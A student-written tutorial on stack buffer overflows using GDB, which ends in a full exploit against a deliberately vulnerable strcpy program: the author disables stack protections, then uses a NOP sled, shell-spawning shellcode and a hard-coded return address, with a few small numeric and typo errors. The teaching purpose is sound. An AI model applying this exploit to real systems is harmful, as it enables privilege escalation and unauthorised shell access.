Preventing Buffer Overflow Attacks Using GDB

This article is aimed at creating awareness about the need for secure coding practices to prevent buffer overflow attacks. It also demonstrates the use of the GNU Debugger (GDB) to detect buffer overflows in a program.

A buffer overflow is a critical flaw wherein a program accesses memory not allocated to a buffer, overrunning its size. If a buffer is given more input than its size, the memory location(s) immediately following the buffer will be overwritten. This leads to loss of data in these locations, and also potentially enables a malicious user to get higher privileges in the system. Buffer overflows are commonly found in programs written in C and C++, since these languages do not have built-in mechanisms for protection against buffer overflows. Buffer overflows are common in cases that involve copying strings from one buffer to another. Some commonly used and vulnerable functions include *gets*, *sprintf*, *strcpy* and *strcat*. These functions do not perform bounds checking (i.e., whether the length of the string to be copied is smaller than the destination string) when copying the characters into another string.

Why it is important to understand buffer overflows

Buffer overflows have often been exploited to gain unauthorised access. One of the most sensational cases of hacking, involving buffer overflows, is the Morris worm incident that took place 25 years ago. Ever since, there have been similar cases of buffer overflows being exploited. Thus, there is a pressing need to prevent the possibility of buffer overflows because, if exploited, the attacker can gain complete access over the kernel of the victim machine. In order to prevent buffer overflows, one needs to know more about them, particularly how and why they occur. Let us use GDB to uncover the possible buffer overflows in program code.

GDB: a quick tutorial

GDB is an open source debugger that can be used on most UNIX systems and also on some variants of Windows. Apart from disassembling code and displaying the assembly, it also helps programmers analyse the stack and memory. Launch it from the terminal with *gdb* and it will display information about GDB, specifically its version:

```
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/
licenses/gpl.html>
This is free software: you are free to change and
redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type
"show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>.
(gdb)
```

Basic commands

Let us first go over some of the basic commands that will be used in this article. The full form of the command and its parameter(s) are followed by the short form accepted by GDB, in parentheses.

```
disassemble <function name> (disas)
```

This command displays the disassembly of the specified function—code obtained by converting object code to assembly language (human readable) code. For example, consider the following simple piece of code:

```
//hello_world.c
#include <stdio.h>

int main ( int argc, char ** argv ) {
   printf (“Hello World !\n”);
   return 0;
}
```

Now compile this code and start GDB:

```
$ gcc -ggdb hello_world.c -o hello_world
$ gdb hello_world
```

The disassembly for the main function looks like what’s shown below:

```
(gdb) disassemble main
Dump of assembler code for function main:
  0x080483d4 <+0>:    push   %ebp
  0x080483d5 <+1>:    mov %esp,%ebp
  0x080483d7 <+3>:    and  $0xfffffff0,%esp
  0x080483da <+6>:    sub  $0x10,%esp
  0x080483dd <+9>:    movl   $0x80484c0,(%esp)
  0x080483e4 <+16>:    call   0x80482f0 <puts@plt>
  0x080483e9 <+21>:    mov $0x0,%eax
  0x080483ee <+26>:    leave
  0x080483ef <+27>:    ret
End of assembler dump.
(gdb)
```

The first column shows the memory address, the second shows the offset of the memory of the corresponding instruction relative to the start of the program, and the third column shows the instruction.

break <position> (or b)

This helps set breakpoints in the program— the pauses while debugging. The position could be a line number or a memory address. In the following examples, the first sets a breakpoint at the fifth line of code, and the second at a specific memory address (*0x080483e4*):

```
(gdb) break 5
(gdb) break *0x080483e4
```

step (or s)

This command steps through each instruction in the code. Another similar instruction is *next* (or *n*). The difference between the two is that *next* steps over functions, but *step* steps into them.

examine (x)

This very important command helps us to view the contents of a particular memory location, in hexadecimal, decimal, binary or ASCII formats. There's also an option to view the data as bytes, half-bytes or words, etc. In this article, we inspect memory contents in the hexadecimal format in words.

run <command line argument>

This command executes the program from within GDB.

info registers <register> (or i r)

This command helps us view the contents of the specified register. A register is a variable of 32 bits where values are stored in the memory. These are used to store values like the return value of a function, the address of the next instruction to be executed, etc. These registers exist for a program only as long as the program is running, or if it has not exited normally. Once the program exits, these registers cease to exist.

Preventing buffer overflow attacks using GDB

In this section, we will look at how to exploit some code that is vulnerable to buffer overflow. GDB plays a very important role here, because it helps us break the code into different segments and inspect the memory in the program.

As an illustration, here is an example of code that is vulnerable to buffer overflow:

```
//example1.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

main ( int argc, char ** argv ) {
    char buf [400];

    if ( argc < 2 ) {
      printf ( "Please enter a command-line argument.\n" );
      exit (0);
   }
   strcpy ( buf, argv[1] );
   return 0;
}
```

This code is vulnerable to buffer overflow because the *strcpy* function does not check whether or not the number of bytes being copied to the buffer is less than the size of the buffer. Before beginning the demonstration, let us understand the layout of the stack with respect to this program. Figure 1 shows you the stack layout. The stack grows 'up' towards the lower memory, which means that as more items get added to the stack, they get stored at lower memory addresses.

When a function is called, the arguments are pushed onto the stack, followed by its return address and frame pointer, and then its local variables. The diagram shows the stack for the *main* function in the code, after space has been allocated to the local arguments as well. In this program, the *strcpy()* function copies the command-line argument passed to the program directly, without checking the number of bytes. As a result, if the user were to give an input string of length greater than 400 (in reality, it is a little more than 400, as will be seen later), the buffer overflows, and the memory addresses adjacent to the buffer (*ebp* and *eip*), get overwritten.

Compile and run

Now let us compile and run this code. Recent releases of operating systems have inbuilt security measures to protect the stack from getting attacked. The GCC Stack-Smashing Protector (also known as ProPolice) has, by default, got flags set to protect the stack from getting attacked. In order to disable these mechanisms, we give extra arguments while compiling. The argument '*execstack*' is given to make the stack executable, that is, the stack can execute the instructions stored in it.



Figure 1: The layout of the stack

```
gcc -fno-stack-protector -z execstack example1.c -o example1
./example1 `python -c 'print "A" * 400'`
```

Overwriting the Instruction Pointer (eip)

As long as the command-line argument is less than or equal to 400 bytes, the program works fine. In fact, even for arguments with sizes slightly over 400, the program does not crash, provided the version of the GCC compiler being used is 2.96 and above—because when the program allocates space for the local variables of a function, it subtracts 16 bytes more from the *esp* (stack pointer), than what is required. In the above program, since the *buf [400]* is the only local variable, only 400 bytes need to be allocated. But, in the fourth line of the disassembly, it can be seen that some extra memory space (0x1a016 = 41610) is being allocated. This happens because when compiled with recent versions of GCC, a dummy space of 8 bytes is created after the buffer for other memory registers like *esi* and *edi*. The remaining bytes are for storing the *ebp* (frame pointer) and the return address. Thus, slightly exceeding 400 would not cause a segmentation fault. But for GCC versions below 2.96, no dummy space is created, and exceeding 400 bytes can cause a segmentation fault right away.

```
(gdb) disas main
Dump of assembler code for function main:
  0x08048434 <+0>:    push   %ebp
  0x08048435 <+1>:    mov  %esp,%ebp
  0x08048437 <+3>:    and  $0xfffffff0,%esp
  0x0804843a <+6>:    sub  $0x1a0,%esp
  0x08048440 <+12>:    cmpl   $0x1,0x8(%ebp)
  0x08048444 <+16>:    jg 0x804845e <main+42>

  <snipped>

  0x0804847d <+73>:    call   0x8048340 <puts@plt>
  0x08048482 <+78>:    mov $0x0,%eax
  0x08048487 <+83>:    leave
  0x08048488 <+84>:    ret
End of assembler dump.
```

When the number of bytes is 412, a segmentation fault occurs and the core gets dumped, because only when the input is 412 bytes does the frame pointer get overwritten. This means the value of some other variable, stored on the stack just after the buffer, has been overwritten. The core helps look into the value of the registers at the time the program exited.

Let us run the program using GDB.

```
(gdb) run `python -c 'print "A" * 412'`
Starting program: /home/savita/lfy/example1 `python -c 'print
"A"*412'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA

<snipped>

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGILL, Illegal instruction.
0xb7e32400 in __libc_start_main () from /lib/i386-linux-gnu/
libc.so.6
```

The program exits due to the segmentation fault.

```
(gdb) info registers ebp eip
ebp          0x41414141     0x41414141
eip          0xb7e32400     0xb7e32400 <__libc_start_main+32>
```

In the output we obtain, 0x41 is the hexadecimal value of 'A'. It can be seen that the *ebp* has been overwritten with the value of the command-line argument that was passed, while the *eip* was not affected.

To perform a buffer overflow attack, the *eip* needs to be overwritten because it is the *eip* that points to the next instruction that is to be executed. Being able to control the value of *eip* makes it possible to run malicious programs. The *eip* is just 4 bytes away from *ebp*, as can be seen from Figure 1. Thus, the command-line argument needs to have four more bytes to overwrite *eip*. Hence run the following code:

```
(gdb) run `python -c 'print "A" * 416'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<snipped>
AAAAA
```

Program received signal SIGSEGV, Segmentation fault.

```
0x41414141 in ?? ()
(gdb) info registers ebp eip
ebp          0x41414141     0x41414141
eip          0x41414141     0x41414141
```



Figure 2: A rough layout of the contents of the buffer



Figure 3: The return address is one which contains NOPs in it

You can see that the *eip* has been overwritten with the command-line argument that was given.

Buffer overflow attacks

In most cases, buffer overflows are exploited to spawn a new shell, from where commands can be executed. For this, the *eip* has to point to the code that will spawn a shell (/*bin/sh*). The hex representation of this code is called the shellcode. The shellcode that will be used in this article is what Aleph One created in his article "Smashing The Stack For Fun And Profit". In the previous sub-section, we saw how the instruction pointer (*eip*) could be overwritten. Taking advantage of this, the shellcode can be placed in memory, and the instruction pointer made to point to the address of the shellcode. On executing the program, our shellcode also gets executed, and a shell would be spawned. A shellcode looks like what's shown below:

```
"\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\
xff\xff/bin/sh"
```

As can be seen, this shellcode is only 38 bytes long, and can hence fill up only 38 out of 416 bytes. But the buffer needs to be overflowed. The NOP (No Operation) instruction could be used to fill up the buffer. More than half the buffer could be filled up with NOPs. The hex representation of NOP is '\x90'. Figure 2 is a rough layout of what we plan to fill the buffer with.

Here, the NOP is followed by the shellcode. It is enough to make the *eip* point to any address that contains NOP. Hence, after the program executes the NOPs, it executes the subsequent shellcode. In order to find out the addresses which contain NOPs, the location where the NOPs get inserted in memory has to be determined. Figure 3 shows the order of contents in the buffer. So right now there are two things that need to be done:

1 Find a return address amongst the memory addresses filled with NOPs.
2 Overwrite the *eip* with the return address.

The exploit

Now we need to find out where in the memory the NOPs get inserted. Let us pass NOPs as arguments to the program, set a breakpoint in the code where the NOPs get copied to the buffer, and then examine the memory addresses after the current position of the stack pointer, to find out where the NOPs get inserted.

```
(gdb) break strcpy
Breakpoint 1 at 0x8048330
(gdb) run `python -r ‘print “\x90”*300’`
Starting program: /home/savita/example1 `python -c 'print "\
x90"*300'`

Breakpoint 1, 0xb7ea60c0 in ?? () from /lib/i386-linux-gnu/libc.
so.6
(gdb) x/500bwx $esp
0xbffff06c:  0x08048476    0xbffff080    0xbffff446    0x00000000
0xbffff07c:  0xb7fe748f    0xb7fc3000    0x00000002    0x0804824c
<snipped>
0xbffff47c:  0x6178652f    0x656c706d    0x90900031    0x90909090
0xbffff48c:  0x90909090    0x90909090    0x90909090    0x90909090
0xbffff49c:  0x90909090    0x90909090    0x90909090    0x90909090
<snipped>
0xbffff55c:  0x90909090    0x90909090    0x90909090    0x90909090
0xbffff56c:  0x90909090    0x53009090    0x415f4853    0x544e4547
0xbffff57c:  0x4449505f    0x3939313d    0x50470031    0x47415f47
```

Now, looking at the memory addresses, it can be seen that the memory address *0xbffff48c*, among many other addresses, contains NOPs. This can be made the return address. Of the 416 bytes required to overflow the buffer and overwrite the *eip*, 38 bytes will be occupied by the shellcode, and 4 bytes by the return address. The remaining 374 bytes (416 - (38 + 4)) can be filled with NOPs. The following has to be passed as a command-line argument to the program:

```
“\x90” * 374 +  "\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\
x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\
xff\xff\xff/bin/sh" +
"\x8c\xf4\xff\xbf"’`
```

Execute the program:

```
$ ./example1 `python -c 'print "\x90" * 374 + "\xeb\x18\x5e\
x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\
x08\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh" +
"\x8c\xf4\xff\xbf"'`
$
```

A new shell is spawned with the same privileges as the program. This is just one of the many ways in which the buffer overflow can be exploited. In many cases, the binary with the vulnerability may belong to a user with higher privileges. A shell spawned from such a binary gives the attacker elevated access rights, as well as access to the user’s account. For example, if the root user created the binary, the shell spawned would give the attacker root privileges.

Many protection mechanisms have been introduced to make buffer overflows more difficult to exploit. Some have been applied on the stack, while some have been implemented throughout the memory. They ensure that even if adjacent memory spaces have been overwritten, the purpose of the attack (which is mostly to execute malicious code that can help the attackers gain unauthenticated access) is not served. None of these mechanisms, however, prevent buffer overflows—they still continue to the most commonly exploited vulnerability. Hence, there is a need for secure coding practices among programmers. GDB provides a very handy and intuitive tool for detecting the possibility of buffer overflows and understanding them. END

References

[1] *http://insecure.org/stf/smashstack.html*
[2] *http://en.wikipedia.org/wiki/Elias_Levy*
[3] *http://www.phrack.org/issues.html?issue=57*
[4] *http://www.phrack.org/issues.html?issue=56*
[5] *http://www.codecoffee.com/tipsforlinux/articles/028.html*

By: Savita Seetaraman

The author is in the third year of her Bachelor's degree in Computer Science and Engineering at Amrita Vishwa Vidyapeetham, Amritapuri, India. She is an open source enthusiast. You can follow her at her blog *http://savita92.wordpress.com/*. Recently, her attention has been focused on cyber security. She is currently learning about security vulnerabilities in software and ways to exploit them.